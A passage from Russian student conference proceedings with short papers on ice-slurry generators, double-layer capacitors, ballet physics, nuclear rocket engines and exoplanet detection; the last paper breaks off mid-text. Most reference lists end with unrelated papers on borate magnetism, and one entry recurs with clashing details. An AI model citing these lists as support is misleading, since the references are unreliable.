


Рисунок 2 – Генератор, использующий переохлаждение раствора

Генераторы, применяющие непосредственный контакт хладагента с раствором. Этот метод основан на контакте хладагента, например, соленой воды, с раствором, что приводит к образованию ледяной суспензии (Рисунок 3). Это эффективный способ получения мелкокристаллических суспензий для промышленного охлаждения и кондиционирования.




Рисунок 3 – Генератор, применяющие непосредственный контакт хладагента с раствором

Вакуумные генераторы. Вакуумные генераторы используют вакуум для создания ледяных суспензий (Рисунок 4). Они обеспечивают высокую степень чистоты льда и находят применение в медицинских и научных исследованиях.




Рисунок 4 – Генератор вакуумного типа

Флюидизационные генераторы. Этот тип генераторов основан на флюидизации раствора или смеси, что приводит к образованию мелкокристаллических ледяных суспензий (Рисунок 5). Они эффективны в промышленности для охлаждения и транспортировки жидких и твердых материалов.




Рисунок 5 – Флюидизационный генератор айс сларри

Методы получения мелкокристаллических ледяных суспензий и генераторы айс-сларри играют важную роль в различных отраслях промышленности и научных исследований. Их развитие и усовершенствование имеют большое значение для повышения эффективности процессов охлаждения,

транспортировки и хранения различных материалов и продуктов. Использование мелкокристаллических ледяных суспензий и айс-сларри становится все более распространенным в промышленности благодаря их способности эффективно охлаждать и поддерживать необходимые температурные режимы. Это особенно важно для хранения и транспортировки продуктов, требующих низких температур для сохранения свежести и качества. В научных исследованиях методы получения мелкокристаллических ледяных суспензий используются для создания контролируемых условий окружающей среды, необходимых для изучения различных процессов и материалов. Это помогает расширить границы наших знаний в области физики, химии, биологии и других дисциплин. Постоянное усовершенствование и инновации в области генерации мелкокристаллических ледяных суспензий и айс-сларри способствуют улучшению энергоэффективности процессов охлаждения и транспортировки, что имеет прямое влияние на снижение затрат и улучшение экологической устойчивости промышленных процессов.

Список источников

1. Соколов В.Н., Фикийн К.А., Калоянов Н.Г. Преимущества, производство и применение ледяных суспензий как вторичных хладоносителей // Механика на машините. 2002. 44. С. 26-31.
2. Volkov N.V., Gudim I.A., Eremin E.V., Begunov A.I., Demidov A.A., Boldyrev K.N. Magnetization, magnetoelectric polarization, and specific heat of $\text{HoGa}_3(\text{BO}_3)_4$. JETP Letters. 2014. Т. 99. № 2. С. 67-75.
3. Begunov A.I., Demidov A.A., Gudim I.A., Eremin E.V. Features of the magnetic and magnetoelectric properties of $\text{HoAl}_3(\text{BO}_3)_4$. JETP Letters. 2013. Т. 97. № 9. С. 528-534.
4. Волков Д.В., Демидов А.А., Колмакова Н.П. Магнитные свойства легкоплоскостного тригонального антиферромагнетика $\text{NdFe}_3(\text{BO}_3)_4$. Журнал экспериментальной и теоретической физики. 2007. Т. 131. № 6. С. 1030-1039.
5. Popova E.A., Volkov D.V., Vasiliev A.N., Demidov A.A., Kolmakova N.P., Gudim I.A., Bezmaternykh L.N., Tristan N., Skourski Yu., Büchner B., Hess C., Klingeler R. Magnetization and specific heat of $\text{ TbFe}_3(\text{BO}_3)_4$: experiment and crystal-field calculations. Physical Review B: Condensed Matter and Materials Physics. 2007. Т. 75. № 22. С. 224413.

Материал поступил в редколлегию 20.04.2024

УДК 537.22

Конденсаторы с двойным электрическим слоем

Брундасов Даниил Сергеевич (ст.гр.23-ЭиН-мтэ-Б)

Работа выполнена под руководством старшего преподавателя кафедры «Общая физика» Кульченкова Евгения Александровича (ewgeniy2000@mail.ru).

Аннотация. В данной работе рассмотрены основные принципы работы конденсаторов с двойным электрическим слоем (ДСК) и выделены основные достоинства и недостатки ДСК как накопителей электроэнергии.

Ключевые слова: двойной электрический слой (ДЭС), ДСК, емкость ДЭС, эквивалентная электрическая схема ДСК, накопители электроэнергии.

Двойной электрический слой (далее – ДЭС), возникающий на границе между электродом (проводником первого рода) и электролитом, аналогичен плоскому конденсатору, одна из обкладок которого – поверхность электрода, вторая – приэлектродный ионный слой, а диэлектрик – граница раздела фаз (сравнение ДЭС и плоского конденсатора приведено на Рис. 1).



Рис. 1. Сравнение ДЭС и плоского конденсатора

По аналогии с плоским конденсатором, емкость ДЭС $C_{\text{ДЭС}}$ связана со следующими параметрами:

$$C_{\text{ДЭС}} = \frac{\varepsilon \varepsilon_0 S}{l},$$

где ε – относительная диэлектрическая проницаемость двойного слоя; ε_0 – электрическая постоянная; S – площадь поверхности электрода; l – расстояние между обкладками конденсатора, т.е. поверхностью электрода (проводника первого рода) и центрами гидратированных ионов, образующих ионный слой – толщина ДЭС.

Толщина ДЭС зависит от природы ионов, его образующих, и от величины электродного потенциала, под влиянием которого деформируются гидратные оболочки ионов, что изменяет расстояние между поверхностью электродов и центрами гидратированных ионов.

Конструкция ДСК представляет собой два идеально поляризуемых электрода, погруженные в электролит, емкости ДЭС которых таким образом соединяются последовательно (схема ДСК приведена на Рис. 2).




Рис. 2. Схема структуры ДСК

Эквивалентная электрическая схема ДСК показана на рисунке 3 и состоит из элементов:

C_1, C_2 – емкости ДЭС;

R_{e1}, R_{e2} – сопротивления электродов;

R_1, R_2 – сопротивление изоляции и корпуса, вызывает ток утечки и саморазряд ДСК;

R_s – сопротивление сепаратора с электролитом.




Рис. 3. Эквивалентная электрическая схема ДСК

Сопротивления электродов и сепаратора с электролитом образуют ЭПС.

Для увеличения емкости ДСК используются электроды с возможно большей площадью поверхности, чаще всего на основе пористых структур, например активированного угля. Для таких электродов применяется следующая эквивалентная электрическая схема (Рис. 4), отражающая неоднородность поверхности электрода:




Рис. 4. Эквивалентная электрическая схема электрода ДСК с большой и неоднородной поверхностью

Емкость ДЭС электрода представлена как емкость параллельно включенных плоских конденсаторов $C_1 - C_n$, образуемых малыми участками поверхности электрода, а $R_1 - R_n$ – сопротивления участков материала электрода, последовательно включенных с этими конденсаторами.

R_L – сопротивление изоляционных материалов.

Максимальное напряжение заряда ДСК – не больше напряжения разложения применяемого электролита.

Области применения ДСК и сравнение их с другими накопителями электрической энергии

Современные ДСК занимают по емкости промежуточное положение между химическими аккумуляторами и конденсаторами. На Рис. 4 приведена диаграмма сравнения электрохимических конденсаторов с другими накопителями электрической энергии по удельной мощности и удельной накапливаемой энергии.

Достоинства и недостатки ДСК как накопителей электрической энергии:

1) Достоинства:

-большое число циклов заряд-разряд (порядка 100000);

-высокая скорость заряда, сравнимая с конденсаторами;

-высокая токоотдача и удельная мощность, сравнимая с конденсаторами

- устойчивость к коротким замыканиям;

-меньшая, чем у химических аккумуляторов, чувствительность к пониженной температуре.

2) Недостатки:

-напряжение при разряде понижается от номинального до 0, что требует использования каких-либо систем стабилизации для питания большинства аппаратуры;

-относительно низкое номинальное напряжение, порядка 2-5В на одном ДСК;

-выше саморазряд, чем у химических аккумуляторов;

-высокая цена современных промышленных образцов.




Рис. 4. Диаграмма сравнения

Основные сферы применения современных ДСК:

- в качестве источников питания в электронике;
- для запуска ДВС;
- в наземном гибридном и электротранспорте;
- для контактной электросварки;
- системы энерго-распределения в электроэнергетике;

Список источников

1. Писарева Т. А., Борисова Е. М., Решетников С. М. Создание и изучение эффективных суперконденсаторов на основе двойного электрического слоя // Ижевск. Издательский центр «Удмуртский университет». 2021. С. 96
2. Иванов А.М., Герасимов А.Ф. Молекулярные накопители электрической энергии на основе двойного электрического слоя. // Электричество. №8. 1991. С. 16 – 19.
3. Дамаскин Б.Б., Петрий О.А., Подловченко Б.И.. // Практикум по электрохимии. М. Высш. школа. 1991. С. 317 – 331.
4. Popova E.A., Volkov D.V., Vasiliev A.N., Demidov A.A., Kolmakova N.P., Gudim I.A., Bezmaternykh L.N., Tristan N., Skourski Yu., Büchner B., Hess C., Klingeler R. Magnetization and specific heat of $\text{NdFe}_3(\text{BO}_3)_4$: experiment and crystal-field calculations. *Physical Review B: Condensed Matter and Materials Physics*. 2007. T. 75. № 22. С. 224413.
5. Волков Д.В., Демидов А.А., Колмакова Н.П. Магнитные свойства легкоплоскостного тригонального антиферромагнетика $\text{NdFe}_3(\text{BO}_3)_4$. *Журнал экспериментальной и теоретической физики*. 2007. Т. 131. № 6. С. 1030-1039.

Материал поступил в редколлегию 20.04.2024

УДК 531.232

Влияние законов физики на исполнение движений классического балета

Володченко Александра Андреевна (ст.гр. О-23-ПРИ-рпс-Б)

Работа выполнена под руководством профессора кафедры «Общая Физика»,
Демидова Андрея Александровича (demandr@yandex.ru)

Аннотация. Проведён обзор литературы, освещающий влияние законов физики на исполнение движений в танце. Проанализированы особенности связи физических явлений с элементами классического балета.


Ключевые слова: момент инерции, вращение, фуэте, прыжок, элевация, момент импульса, закон сохранения момента импульса.

Балет – известнейший вид сценического искусства. Во многом благодаря физическим законам становится возможным исполнение элементов классического балета и их понимание может помочь предотвратить многие травмы. Согласно статистике, общая частота травм среди танцоров-любителей и профессиональных артистов балета составляет 0,97 и 1,24 травм на 1000 танцевальных часов у мужчин и женщин соответственно [1].

Рассмотрим элементы и комбинации классического балета начиная с фуэте, одного из известнейших и интереснейших движений балета. Фуэте – ряд последовательно повторяющихся туров в быстром темпе на одной ноге. Во многих известных балетах, таких как «Корсар», «Пахита», «Дон Кихот», «Лебединое озеро» прима выполняет 32 оборота подряд.

Опишем физику элемента Фуэте:

- Балерина отталкивается опорной ногой, чтобы начать вращение. Во время вращения на балерину действует трение между пуантом и полом и трение между телом и воздухом, из-за чего скорость вращения уменьшается.
- После каждого поворота танцовщица на время останавливается и смотрит в зал. Её опорная нога в этот момент полностью опускается на пол и чуть поворачивается, производя немного момента вращения. В то же время она раскрывает руки, что помогает ей удержать равновесие.
- Раскрытие рук, отставленная в сторону нога и толчок после каждого вращения помогают правильно выполнить фуэте [2].



Вращение смотрится наиболее эффектно, если центр тяжести остаётся неподвижным. Стоит отметить, что именно закон сохранения момента импульса

помогает балерине выполнить данное вращение. Момент импульса прямо пропорционален моменту инерции вращающегося тела (I) и его угловой скорости (w). Согласно закону сохранения момента импульса, сумма моментов импульса всех тел замкнутой системы остаётся неизменной:

$$I_1 w_1 = I_2 w_2$$

В свою очередь, момент инерции, зависит от массы точек тела и их расстояния (r) до оси вращения и характеризуется следующей формулой:

$$I = \sum_i m_i r_i^2$$

С увеличением расстояния r будет увеличиваться момент инерции и уменьшаться угловая скорость вращения. Таким образом, балерина, раскрывая руки и отставляя ногу в сторону, на время замедляет и приостанавливает своё вращение, и напротив, прижимая руки к корпусу, она увеличивает угловую скорость. Как выяснилось, момент инерции тела балерины, в зависимости от положения её рук, может меняться почти в три раза.

Конечно, в балете огромную роль играют не только вращения. Зрителя завораживает высота и длина прыжков, исполняемых танцорами. Именно поэтому элевацию (высокий прыжок) стоит рассмотреть отдельно. Наиболее известный и впечатляющий прыжок – гранд жете. Это большой шпагатный прыжок с подогнутой передней ногой, раскрывающейся во время исполнения движения. Начальная скорость танцовщицы во время этого прыжка составляет около 4.61 м/с [2]. Несмотря на то, что балерина в воздухе проводит меньше секунды, это позволяет ей подняться на высоту около 0.6 м, в то время как её центр тяжести смещается на 2.1 м по горизонтальной оси. Однако не только скорость и высота поражают зрителя. Важнейшую роль во время исполнения прыжка играет умение танцовщицы создавать иллюзию парения, которую педагоги и артисты балета называют «баллон» [3]. Вертикальное движение головы балерины во время прыжка значительно меньше, чем вертикальное движение центра тяжести танцовщицы, благодаря чему зрителю кажется, что балерина «парит» в воздухе [2].

Понимание этих и других фактов, напрямую связанных с физическими дисциплинами, несомненно поможет педагогам и ученикам выработать более качественную технику обучения балету, что способствует уменьшению травмоопасности танца и повышению эффективности обучения.

Список источников

1. Статья «Incidence and Prevalence of Musculoskeletal Injury in Ballet: A Systematic Review». [Электронный ресурс]. – Режим доступа: <https://pubmed.ncbi.nlm.nih.gov/26673541/>
2. Статья «Physics and Dance». [Электронный ресурс]. – Режим доступа: https://hep.physics.illinois.edu/home/g-gollin/Dance/dance_physics.html
3. Статья «Ballon». [Электронный ресурс]. – Режим доступа: https://www.belcanto.ru/ballet_ballon.html.

4. Begunov A.I., Demidov A.A., Gudim I.A., Eremin E.V. Features of the magnetic and magnetoelectric properties of $\text{hoal}_3(\text{bo}_3)_4$. JETP Letters. 2013. Т. 97. № 9. С. 528-534.

5. Volkov N.V., Gudim I.A., Eremin E.V., Begunov A.I., Demidov A.A., Boldyrev K.N. Magnetization, magnetoelectric polarization, and specific heat of $\text{hoga}_3(\text{bo}_3)_4$. JETP Letters. 2014. Т. 99. № 2. С. 67-75.

Материал поступил в редколлегию 20.04.2024

УДК 621.456

Анализ технической проблематики ядерных ракетных двигателей в дальних космических перелётах

Грушихин Иван Кириллович (ст.гр.0-23-ЭиЭ-эиа-Б)

Работа выполнена под руководством старшего преподавателя кафедры «Общая физика Щербаковой Ольги Владимировны (olgavscher@mail.ru)

Аннотация: в статье описаны существующие и разработанные конструкции ракетных двигателей, проанализированы их перспективы для использования в дальних космических полётах.

Ключевые слова: ядерный двигатель, ракетный реактор.

Задача осуществления дальних космических перелётов разбивается на серию конкретизированных подзадач. В частности, создание интеллектуальных систем управления, способах передачи информации на большие расстояния, адаптация устройств сбора информации к любым возможным внешним условиям и другие. Но первоочередной задачей является конструирование ракетного двигателя, способного стабильно работать достаточно продолжительное время. В настоящее время для космических перелётов уже традиционно используются химические ракетные двигатели, использующие возникающую при истечении газа из сопла тягу. Основную трудность при их использовании представляет создание системы охлаждения. В зарубежной ракетной технике активно используются твердотопливные ракетные двигатели. Основные трудности здесь возникают с управлением тягой, остановкой и перезапуском [1]. Разработаны также электрические и солнечно-парусные ракетные двигатели, дающие хорошие показатели по управляемости и экономичности, однако оставляющие желать лучшего по показателям мощности [3]. Наибольшей перспективой в дальних космических полетах обладают ядерные ракетные двигатели. Они позволяют минимизировать по массе необходимый объем топлива и при этом давать достаточную мощность для разгона до необходимых скоростей. Ядерные ракетные двигатели – это ракетные двигатели, создающие реактивную тягу за счёт нагрева рабочего тела ядерным реактором с последующим выбросом его через сопло. Газофазные и

жидкофазные ядерные ракетные двигатели мало реализуемы из-за ещё не решённых теоретических проблем и особенностей их работы. В реальности проектировались и создавались прототипы твердофазных ядерных ракетных двигателей. Ядерный реактор может работать на быстрых, промежуточных или медленных нейтронах, быть гомогенным или гетерогенным по способу размещения делящегося вещества. В гомогенных реакторах оно распределено равномерно или по определённому закону в объёме активной зоны. В гетерогенных делящееся вещество содержится в тепловыделяющих сборках, окружённых замедлителями нейтронов. Далее тепловая энергия высокотемпературного газа преобразуется в кинетическую энергию выхлопного устройства с помощью, например, сверхзвукового сопла.

Основным показателем эффективности любого ракетного двигателя является его удельная тяга. Удельной тягой (удельным импульсом) называется отношение тяги, развиваемой двигателем, к расходу топлива в единицу времени. Основными преимуществами над классическими химическими ракетными двигателями является их более высокий показатель удельной тяги, в 2-3 раза больший, чем у жидкостных двигателей, а также отсутствие окислителя (если не комбинированная установка), что уменьшает вес ракеты.

Сам факт использования ядерного реактора определяет одну из проблем, возникающих при выборе этого типа двигателя – экологичность. Двигатель будет представлять собой прямую радиационную опасность, поэтому его нельзя использовать в качестве маршевого двигателя первой ступени ракет-носителей, необходимо предусмотреть систему защиты экипажа и груза, а также разработать технологию утилизации отработавшего топлива и самих реакторов. Радиация опасна не только отсутствием экологичности, а своим воздействием на материалы, из которых изготовлен реакторный блок, и в целом космический аппарат. Реактивное движение предполагает выброс материала (обычно это газ) с большой скоростью. То есть расходуется не только топливо, но и рабочее тело (газ). Значит, на борту должен быть необходимый запас рабочего тела, что также значительно увеличивает массу аппарата и существенно перекрывает преимущества использования ядерной энергии [2].

Высокие температуры, возникающие при работе ядерного реактора и позволяющие эффективно использовать рабочее тело, требуют мощную и динамичную систему охлаждения, что, опять же, несет необходимость иметь запас хладагента. Не случайно атомные электростанции строятся на берегах водоёмов - для использования воды в качестве теплоносителя.

Таким образом, использование ядерных ракетных двигателей все еще находится в стадии разработки и требует поиска новых подходов. С одной стороны, необходимый запас энергии для дальних космических перелетов содержится именно в ядерном топливе. С другой стороны, осуществляемое в космосе реактивное движение требует наличия и запаса рабочего тела, которое отсутствует в космическом пространстве и, соответственно, должно быть взято с собой. Сама по себе ядерная установка требует предусмотреть систему радиационной защиты и эффективную систему охлаждения.

Список источников

1. Ширнин А.П., Лукишин А.М., Толстопятов М.И. Анализ перспективных конструкций двигательных установок космических аппаратов // Актуальные проблемы авиации и космонавтики. 2015. №11.
2. Белогуров А. И., Колбая Т. Ч., Рачук В. С. Проблемы создания ядерной электроракетной двигательной установки // Вестник СГАУ. 2011. №3-1.
3. Крылов В.И., Куфаль Г. Э., Перминов С.В. Транспортировка в космосе и космические концентраторы энергии // Известия высших учебных заведений "Геодезия и аэрофотосъемка". — 2021. — № 2. — С. 129-134.
4. Демидов А.А., Волков Д.В. Магнитные свойства $\text{HoFe}_3(\text{BO}_3)_4$. Физика твердого тела. 2011. Т. 53. № 5. С. 926-935.
5. Demidov A.A., Kolmakova N.P., Takunov L.V., Volkov D.V. Magnetoelastic effects in the trigonal 4f-3d crystals: $\text{rFe}_3(\text{BO}_3)_4$. Physica B: Condensed Matter. 2007. Т. 398. № 1. С. 78-84.

Материал поступил в редколлегию 20.04.2024

УДК 520.8

Методы обнаружения экзопланет

Иванов Никита Анатольевич (ст. гр. О-23-ЭиН-мтэ-б)

*Работа выполнена под руководством доцента кафедры «Общая физика»,
Жемоедова Николая Александровича (zhemoedov.nikolay@gmail.com)*

Аннотация: работа посвящена исследованию методов обнаружения экзопланет, включая методы лучевых скоростей, астрометрический метод, методы транзита, линзирования, а также прямые методы наблюдения через телескопы. Особое внимание уделяется новым технологиям, повышающим точность обнаружения экзопланет.

Ключевые слова: экзопланеты, методы обнаружения, лучевые скорости, астрометрия, транзит, линзирование, непосредственное наблюдение.

Обнаружение экзопланет является одной из важнейших задач астрономии, поскольку это открывает возможности для понимания формирования и развития планетных систем во Вселенной, а также для поиска планет, подобных Земле, в зоне обитаемости других звезд. Однако, существует ряд технических и методологических проблем, которые затрудняют этот процесс. Низкая яркость экзопланет по сравнению с их родительскими звездами делает их обнаружение сложной задачей. Этот фактор требует разработки чувствительных инструментов и методов наблюдения, способных отделить слабый сигнал экзопланеты от фоновых шумов и интерференции.

Сложность анализа данных является еще одним вызовом, с которым сталкиваются исследователи. Шумы и флуктуации в измерениях могут исказить

полученные результаты, что требует разработки высокоточных алгоритмов обработки данных и статистических методов для верного выделения сигнала экзопланеты. Также представляет сложность отделение сигнала экзопланеты от сигналов других объектов в небе, особенно при наблюдениях в областях с высокой плотностью звезд и других астрономических объектов. Это требует разработки методов и технологий, позволяющих идентифицировать и отфильтровывать нежелательные сигналы. Решение этих технических и методологических проблем является ключевым аспектом для успешного обнаружения и изучения экзопланет, что открывает новые горизонты для нашего понимания Вселенной и ее разнообразия.

Согласно данным современных исследований [1], количество обнаруженных экзопланет действительно увеличивается, что свидетельствует о значительном прогрессе в методах обнаружения и исследования планет вне Солнечной системы. Однако, большинство из них были обнаружены с использованием метода транзита или радиальных скоростей, что, несомненно, ограничивает возможности в обнаружении планет с определенными характеристиками., например, массой или составом атмосферы.

Существующие методы обнаружения экзопланет, такие как методы транзита и радиальных скоростей, достаточно эффективны, но они имеют свои ограничения. Например, метод транзита эффективен для обнаружения планет, пересекающих линию наблюдения между звездой и наблюдателем, но не подходит для планет с большими орбитами или не пересекающих линию наблюдения. Данный метод основан на измерении падения яркости звезды при прохождении планетой перед нею. Метод транзита предполагает, что планета проходит точно между звездой и наблюдателем, что не всегда выполняется.

